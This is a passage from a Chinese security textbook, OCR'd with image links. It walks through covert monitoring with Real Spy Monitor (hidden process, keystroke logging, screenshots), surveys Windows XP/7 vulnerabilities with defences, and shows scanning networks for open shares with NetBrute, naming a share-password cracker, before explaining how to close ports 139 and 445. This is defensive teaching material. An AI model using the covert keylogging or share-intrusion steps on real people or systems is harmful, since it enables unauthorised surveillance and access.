2．设置弹出热键

之所以需要设置弹出热键，是因为 Real Spy Monitor 运行时会较彻底地将自己隐藏，用户甚至在“任务管理器”中也看不到该程序的运行。要将运行时的 Real Spy Monitor 调出就要使用热键，单击“开始”菜单中的“Real Spy Monitor”命令也不奏效。


设置热键的具体操作步骤如下。

STEP01：返回“Real Spy Monitor”主窗口



单击“Hotkey Choice”图标。

STEP02：设置热键




在“Select your hotkey patten”下拉列表框中选择所需热键（也可自定义）。

3．监控浏览过的网站

在完成了最基本的设置后，就可以使用 Real Spy Monitor 进行系统监控了。下面讲述 Real Spy Monitor 如何对一些最常使用的程序进行监控。监控浏览过网站的具体操作步骤如下。

STEP01：单击“Start Monitor”按钮




弹出对话框，输入正确的密码，单击“OK”按钮。

STEP02：查看注意信息

在认真阅读注意信息后，单击“OK”按钮。


STEP03：使用 IE 浏览器浏览网站



按＜Ctrl+Alt+R＞组合键，在“密码输入”对话框中输入所设置的密码，才能调出“Real Spy Monitor”主窗口，可以发现其中“Websites Visited”项下已有了计数。

此处计数为37，表示共打开了37个网页，选择“Websites Visited”选项。

STEP04：打开“Report”窗口




可看到列表里的37个网址，即刚刚使用IE浏览器打开的网页。

> **提示**　如果想要深入查看网页内容，只需要双击列表中的网址，即可自动打开 IE 浏览器访问相应的网页。

4．键盘输入内容监控

对键盘输入的内容进行监控通常是木马做的事，但 Real Spy Monitor 为了让自身的监控功能变得更加强大也提供了此功能。其针对键盘输入内容进行监控的具体操作步骤如下。


STEP01: 使用键盘输入一些信息



按下所设的 <Ctrl+Alt+R> 组合键，在弹出的对话框中输入所设置的密码，调出“Real Spy Monitor”主窗口，此时可以发现“Keystrokes Typed”项下已经有了计数。

可以看出计数为23，表示有23条记录，选择“Keystrokes Typed”选项。

STEP02: 查看记录信息



双击其中任意一条记录。

STEP03: 打开记事本


可以看出 Administrator 用户输入的信息及输入时间。

STEP04: 捕获〈Ctrl〉类快捷键

如果用户按了 <Ctrl> 类的快捷键，则 Real Spy Monitor同样可以捕获到。

5．程序执行情况监控

如果想知道用户在计算机中运行了哪些程序，只需在“Real Spy Monitor”主窗口中单击“Programs Executed”图标，即可在弹出的“Report”窗口中看到运行的程序名和路径。




“Programs Executed”的“Report”窗口

6．即时截图监控

用户可以通过 Real Spy Monitor 的即时截图监控功能（默认为一分钟截一次图）来查知用户的操作历史。


监控即时截图的具体操作步骤如下。

STEP01：打开“Real Spy Monitor”主窗口



选择“Screen Snapshots”选项。

STEP02：查看记录的操作



可看到Real Spy Monitor记录的操作，双击其中任意一项截图记录。

STEP03：以 Windows 图片和传真查看器查看

可以看到所截的图。

显然，Real Spy Monitor 的功能是极其强大的。使用它对系统进行监控，网管将会轻松很多。Real Spy Monitor 在一定程度上为网管监控系统中是否有黑客入侵带来极大的方便。

第 3 章 系统漏洞攻防

随着 Windows 的广泛使用，新的漏洞不断被用户发现，微软也不断推出新的修补程序和安全加密程序，但用户未必知道所有的系统漏洞该如何修补，这就给了黑客可乘之机。

要点提示

- Windows 系统常见漏洞
- 入侵 Windows 服务器的流程曝光
- NetBIOS 漏洞攻防
- DcomRpc 漏洞入侵曝光
- 用 MBSA 检测系统漏洞
- Windows Update 修复系统漏洞

3.1 系统漏洞基础知识

系统漏洞也称安全缺陷，这些安全缺陷会被入侵者所利用，从而达到控制目标主机或造成一些破坏的目的。

3.1.1 系统漏洞概述

几乎所有操作系统的默认安装（Default Installation）都没有被配置成最理想的安全状态，即出现了漏洞。漏洞是指应用软件或操作系统软件在逻辑设计上的缺陷或在编写时产生的错误。若某个程序（包括操作系统）在设计时未考虑周全，则这个缺陷或错误将可以被不法者或黑客利用，通过植入木马、病毒等方式攻击或控制整个计算机，从而窃取计算机中的重要资料和信息，甚至破坏系统。

漏洞是硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。漏洞会影响到很大范围的软硬件设备，包括系统本身及支撑软件、网络用户和服务器软件、网络路由器和安全防火墙等。换言之，在这些不同的软、硬件设备中，都可能存在不同的安全漏洞问题。

在不同种类的软、硬件设备及设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各自不同的安全漏洞问题。系统漏洞又称安全缺陷，可对用户造成不良后果。如漏洞被恶意用户利用，则会造成信息泄漏；黑客攻击网站即利用网络服务器操作系统的漏洞，对用户操作造成不便，如不明原因的死机和丢失文件等。

3.1.2 Windows 操作系统常见漏洞

1．Windows XP 操作系统常见漏洞

Windows XP 操作系统常见的漏洞有 UPnP（Universal Plug and Play，通用即插即用）服务漏洞、升级程序漏洞、帮助和支持中心漏洞、压缩文件夹漏洞、服务拒绝漏洞、Windows Media Player 漏洞、RDP 漏洞、VM 漏洞、热键漏洞、账号快速切换漏洞等。

（1）UPnP 服务漏洞

漏洞描述：允许攻击者执行任意指令。

Windows XP 默认启动的 UPnP 服务存在严重安全漏洞。UPnP 体系面向无线设备、PC 和智能应用，提供普遍的对等网络连接，在家用信息设备、办公用网络设备间提供 TCP/IP 连接和 Web 访问功能。该服务可用于检测和集成 UPnP 硬件。

UPnP 协议存在安全漏洞，使攻击者可非法获取任何 Windows XP 的系统级访问进行攻击，还可通过控制多台 Windows XP 机器发起分布式的攻击。

防御策略：禁用 UPnP 服务后下载并安装对应的补丁程序。

（2）升级程序漏洞

漏洞描述：如将 Windows XP 升级至 Windows XP Pro，IE 会重新安装，以前打的补丁程序将被全部清除。

Windows XP 的升级程序不仅会删除 IE 的补丁文件，还会导致微软的升级服务器无法正确识别 IE 是否存在缺陷，即 Windows XP Pro 操作系统存在两个潜在威胁：

- 某些网页或 HTML 邮件的脚本可自动调用 Windows 的程序。
- 可通过 IE 漏洞窥视用户的计算机文件。

防御策略：如 IE 浏览器未下载升级补丁，可至微软网站下载最新补丁程序。

（3）帮助和支持中心漏洞

漏洞描述：删除用户系统的文件。

帮助和支持中心提供集成工具，用户可获取针对各种主题的帮助和支持。在 Windows XP 帮助和支持中心存在漏洞，可使攻击者跳过特殊网页（在打开该网页时调用错误的函数，并将存在的文件或文件夹名字作为参数传送）使上传文件或文件夹的操作失败，随后该网页可在网站上公布，以攻击访问该网站的用户或被作为邮件传播来攻击。该漏洞除使攻击者可删除文件外不会赋予其他权利，攻击者既无法获取系统管理员的权限，也无法读取或修改文件。

防御策略：安装 Windows XP 的 Service Pack 3。

（4）压缩文件夹漏洞

漏洞描述：Windows XP 压缩文件夹可按攻击者的选择运行代码。

在安装有“Plus”包的 Windows XP 操作系统中，“压缩文件夹”功能允许将 Zip 文件作为普通文件夹处理。“压缩文件夹”功能存在两个漏洞，如下所述：

- 在解压缩 Zip 文件时会有未经检查的缓冲存在于程序中以存放被解压文件，因此很可能导致浏览器崩溃或攻击者的代码被运行。
- 解压缩功能在非用户指定目录中放置文件，可使攻击者在用户系统的已知位置中放置文件。

防御策略：不接收不信任的邮件附件，也不下载不信任的文件。

（5）服务拒绝漏洞

漏洞描述：服务拒绝。

Windows XP 支持点对点的协议（PPTP）作为远程访问服务实现的虚拟专用网技术。由于在其控制用于建立、维护和拆开 PPTP 连接的代码段中存在未经检查的缓存，导致 Windows XP 的实现中存在漏洞。通过向一台存在该漏洞的服务器发送不正确的 PPTP 控制数据，攻击者可损坏核心内存并导致系统失效，中断所有系统中正在运行的进程。该漏洞可攻击任何一台提供 PPTP 服务的服务器，对于 PPTP 客户端的工作站，攻击者只需激活 PPTP 会话即可进行攻击。对任何遭到攻击的系统，可通过重启来恢复正常操作。

防御策略：关闭 PPTP 服务。

（6）Windows Media Player 漏洞

漏洞描述：可能导致用户信息的泄漏；脚本调用；缓存路径泄漏。

Windows Media Player 漏洞主要产生两个问题：一是信息泄漏漏洞，它给攻击者提供了一种可在用户系统上运行代码的方法，微软对其定义的严重级别为“严重”；二是脚本执行漏洞，当用户选择播放一个特殊的媒体文件，接着又浏览一个特殊建造的网页后，攻击者就可利用该漏洞运行脚本。由于该漏洞有特别的时序要求，因此利用该漏洞进行攻击相对就比较困难，它的严重级别也就比较低。

防御策略：将要播放的文件先下载到本地再播放，即可不受利用此漏洞进行的攻击的

影响。

（7）RDP 漏洞

漏洞描述：信息泄露并拒绝服务。

Windows 操作系统通过 RDP（Remote Data Protocol）为客户端提供远程终端会话。RDP 协议将终端会话的相关硬件信息传送至远程客户端，其漏洞如下所述：

- 与某些 RDP 版本的会话加密实现有关的漏洞。所有 RDP 实现均允许对 RDP 会话中的数据进行加密，在 Windows 2000 和 Windows XP 版本中，纯文本会话数据的校验在发送前并未经过加密，窃听并记录 RDP 会话的攻击者，可对该校验密码分析攻击并覆盖该会话传输。
- 与 Windows XP 中的 RDP 实现对某些不正确的数据包处理方法有关的漏洞。当接收这些数据包时，远程桌面服务将会失效，同时也会导致操作系统失效。攻击者向一个已受影响的系统发送这类数据包时，并不需要经过系统验证。

防御策略：Windows XP 默认并未启动它的远程桌面服务。即使远程桌面服务启动，只需在防火墙中屏蔽 3389 端口，即可避免该攻击。

（8）VM 漏洞

漏洞描述：可能造成信息泄露，并执行攻击者的代码。

攻击者可通过向 JDBC 类传送无效的参数使宿主应用程序崩溃，攻击者须在网站上拥有恶意的 Java applet 并引诱用户访问该站点。恶意用户可在用户机器上安装任意 DLL，并执行任意的本机代码，潜在地破坏或读取内存数据。

防御策略：经常进行相关软件的安全更新。

（9）热键漏洞

漏洞描述：设置热键后，由于 Windows XP 的自注销功能，可使系统“假注销”，其他用户即可通过热键调用程序。

热键功能是系统提供的服务，当用户离开计算机后，该计算机即处于未保护情况下，此时 Windows XP 会自动实施“自注销”，虽然无法进入桌面，但由于热键服务还未停止，因此仍可使用热键启动应用程序。

防御策略：

1）由于该漏洞被利用的前提为热键可用，因此须检查可能带来危害的程序和服务的热键。

2）启动屏幕保护程序，并设置密码。

3）在离开计算机时锁定计算机。

（10）账号快速切换漏洞

漏洞描述：Windows XP 快速账号切换功能存在问题，可造成账号锁定，使所有非管理员账号均无法登录。

Windows XP 系统设计了账号快速切换功能，使用户可快速地在不同的账号间切换，但其设计存在问题，可被用于造成账号锁定，使所有非管理员账号均无法登录。配合账号锁定功能，用户可利用账号快速切换功能，快速重试登录另一个用户名，系统则会判别为暴力破解，从而导致非管理员账号锁定。

2．Windows 7 操作系统常见漏洞

与 Windows XP 相比，Windows 7 操作系统中的漏洞就少了很多，Windows 7 操作系统

中常见的漏洞有快捷方式漏洞与 SMB 协议漏洞。

1）快捷方式漏洞

漏洞描述：快捷方式漏洞是 Windows Shell 框架中存在的一个危急安全漏洞，在 Shell32.dll 的解析过程中，会通过“快捷方式”的文件格式去逐个解析，即首先找到快捷方式所指向的文件路径，接着找到快捷方式依赖的图标资源。这样，Windows 桌面和开始菜单上就可以看到各种漂亮的图标，当用户双击这些快捷方式时，就会执行相应的应用程序。

微软 Lnk 漏洞就是利用了系统解析的机制，攻击者恶意构造一个特殊的 Lnk（快捷方式）文件，精心构造一串程序代码来“骗过”操作系统。当 Shell32.dll 解析到这串编码的时候，会认为这个“快捷方式”依赖一个系统控件（dll 文件），于是将这个“系统控件”加载到内存中执行。如果这个“系统控件”是病毒，那么 Windows 在解析这个 Lnk（快捷方式）文件时，就把病毒激活了。该病毒很可能通过 USB 存储器进行传播。

防御策略：禁用 USB 存储器的自动运行功能，并且手动检查 USB 存储器的根文件夹。

2）SMB 协议漏洞

SMB 协议主要是作为 Microsoft 网络的通信协议，用于在计算机间共享文件、打印机、串口等。当用户执行 SMB2 协议时，系统将会受到网络攻击从而导致系统崩溃或重启。因此只要故意发送一个错误的网络协议请求，Windows 7 操作系统就会出现页面错误，从而导致蓝屏或死机。

防御策略：关闭 SMB 服务。

3.2 Windows 服务器系统入侵曝光


Windows 服务器系统包括一个全面、集成的基础结构，旨在满足开发人员和信息技术（IT）专业人员的要求。此系统设计用于运行特定的程序和解决方案，借助这些程序和解决方案，信息工作人员可以快速便捷地获取、分析和共享信息。入侵者对 Windows 服务器系统的攻击主要是针对 IIS 服务器和组网协议的攻击。

3.2.1 入侵 Windows 服务器的流程曝光

一般情况下，黑客往往喜欢通过下图所示的流程对 Windows 服务器进行攻击，从而提高入侵服务器的效率。

- 通过端口 139 进入共享磁盘。139 端口是为“NetBIOS Session Service”提供的，主要用于提供 Windows 文件和打印机共享。开启 139 端口虽然可以提供共享服务，但常常被攻击者所利用进行攻击，如使用流光、SuperScan 等端口扫描工具可以扫描目标计算机的 139 端口，如果发现有漏洞，可以试图获取用户名和密码，这是非常危险的。
- 默认共享漏洞 IPC$入侵。IPC$是 Windows 操作系统特有的一项管理功能，是微软公司为方便用户使用计算机而设计的，主要用来远程管理计算机。但事实上，使用这个功能最多的人不是网络管理员而是“入侵者”，他们通过建立 IPC$连接与远程主机实现通信和控制。通过 IPC$连接的建立，入侵者能够做到建立、复制、删除远程计算机文件，也可以在远程计算机上执行命令。

- IIS（Internet Information Server）漏洞入侵。IIS 服务为 Web 服务器提供了强大的 Internet 和 Intranet 服务功能。主要通过端口 80 来完成操作，因为作为 Web 服务器，80 端口总要打开，具有很大的威胁性。长期以来，攻击 IIS 服务是黑客惯用的手段，这种情况多是由于企业管理者或网管对安全问题关注不够造成的。
- 缓冲区溢出攻击。缓冲区溢出是病毒编写者和特洛伊木马编写者偏爱使用的一种攻击方法。攻击者或病毒善于在系统当中发现容易产生缓冲区溢出之处，运行特别程序获得优先级，指示计算机破坏文件、改变数据、泄露敏感信息、产生后门访问点、感染或攻击其他计算机等。缓冲区溢出是目前导致“黑客”型病毒横行的主要原因。
- Serv-U 攻击。Serv-U FTP Server 是一款在 Windows 平台下使用非常广泛的 FTP 服务器软件，目前在全世界广为使用，但前不久它一个又一个的漏洞被发现，许多服务器因此而惨遭黑客入侵。在得到目标计算机的信息之后，入侵者就可以使用木马或黑客工具进行攻击了，但这种攻击必须绕过防火墙才可以成功。



- 脚本攻击。脚本（Script）是使用一种特定的描述性语言，依据一定格式编写的可执行文件，又称作宏或批处理文件。脚本通常可以由应用程序临时调用并执行。正是因为脚本的这些特点，往往被一些别有用心的人所利用。在脚本中加入一些破坏计算机系统的命令，当用户浏览网页时，一旦调用这类脚本，便会使用户的系统受到攻击从而造成严重损失。
- DDoS（Distributed Denial of Service，分布式拒绝服务）攻击。凡是能导致合法用户不能够访问正常网络服务的行为都是拒绝服务攻击。也就是说，拒绝服务攻击目的非常明确，就是要阻止合法用户对正常网络资源的访问，从而达成攻击者不可告人的目的。
- 后门程序。一般是指那些绕过安全性控制而获取对程序或系统访问权的程序方法。在软件的开发阶段，程序员常常会在软件内创建后门程序以便可以修改程序设计中的缺陷。但如果这些后门被其他人知道或在发布软件之前没有删除后门程序，它就成了安全风险，容易被黑客当成漏洞进行攻击。

3.2.2 NetBIOS 漏洞攻防

NetBIOS（Network Basic Input Output System，网络基本输入输出系统）是一种应用程序接口（API），系统可以利用 WINS 服务、广播及 Lmhost 文件等多种模式，将

NetBIOS 名解析为相应 IP 地址实现通信。因此，在局域网内部使用 NetBIOS 协议可以方便地实现通信及资源的共享。因为它占用系统资源少、传输效率高，尤为适于由20～200 台计算机组成的小型局域网，所以微软的客户机/服务器网络系统都是基于 NetBIOS 的。


当安装 TCP/IP 协议时，NetBIOS 也被 Windows 作为默认设置载入，此时计算机也具有了 NetBIOS 本身的开放性，139 端口被打开。某些别有用心的人就利用这个功能来攻击服务器，使管理员不能放心使用文件和打印机共享。

使用 NetBrute Scanner 可以扫描到目标计算机上的共享资源，它主要包括如下三部分。

- NetBrute：可用于扫描单台机器或多个 IP 地址的 Windows 文件/打印共享资源。虽然这已经是众所周知的漏洞，但作为一款更新中的经典工具，对于网络新手以及初级网管仍是增强内网安全性的得力助手。
- PortScan：用于扫描目标机器的可用网络服务。帮助用户确定哪些 TCP 端口应该通过防火墙设置屏蔽掉，或哪些服务并不需要，应该关闭。
- WebBrute：可以用来扫描网页目录，检查 HTTP 身份认证的安全性、测试用户密码。这对于新站在起步阶段不至于因为初级错误导致网站被轻易入侵，仍然非常有用。

使用 NetBrute Scanner 软件来扫描计算机中共享资源的具体操作步骤如下。

STEP01：运行 NetBrute Scanner




01 设置扫描的IP地址范围。

02 单击“Scan”按钮。

03 双击扫描到的计算机IP地址。

STEP02：选择要打开的文件



01 选中要打开的文件。

02 单击“打开”按钮。

双击扫描到的共享文件夹，如果没有密码，便可直接打开。当然，也可以在 IE 的地址栏中直接输入扫描到的共享文件夹 IP 地址，如“\\192.168.1.88”（或带 C＄，D＄等查看默认共享）。如果设有共享密码，则会要求输入共享用户名和密码，这时利用破解网络邻居密


码的工具软件（如 Pqwak）破解之后，才可以进入相应文件夹。如果发现自己的计算机中有 NetBIOS 漏洞，要想抵御入侵者利用该漏洞进行攻击，则须关闭 NetBIOS 漏洞。关闭的方法有很多种。

（1）解开文件和打印机共享绑定

STEP01: 打开控制面板

在“控制面板”窗口中单击“网络和共享中心”选项。

STEP02: 打开“网络和共享中心”窗口




在窗口左侧单击“更改适配器设置”选项。

STEP03: 查看网络连接

右击“本地连接”，在快捷菜单中选择“属性”命令。

STEP04: 更改本地连接属性




01 取消勾选“Microsoft网络的文件和打印机共享”复选框，即可解开文件和打印机共享绑定。

02 单击“确定”按钮。

这样，就可以禁止所有来自 139 端口和 445 端口的请求，别人也就看不到本机的共享了。


（2）使用 IPSec 安全策略阻止对 139 端口和 445 端口的访问

STEP01: 打开控制面板




在“控制面板”窗口中单击“管理工具”选项。

STEP02: 查看各种工具



双击“本地安全策略”选项。

STEP03: 创建 IP 安全策略




右击“IP安全策略，在本地计算机”子项，在弹出的快捷菜单中选择“创建IP安全策略”命令。定义一条阻止任何IP地址从TCP139和TCP445端口访问IP地址的IPSec安全策略规则，这样即使别人使用扫描器扫描，本机的139和445两个端口也不会给予任何回应。

（3）关闭 Server 服务


关闭 Server 服务虽然不会关闭端口，但可以终止本机对其他计算机的服务，当然也就终止了对其他计算机的共享。但关闭该服务将会导致很多相关的服务无法启动，如计算机中有 IIS 服务，则不能采用这种方法。

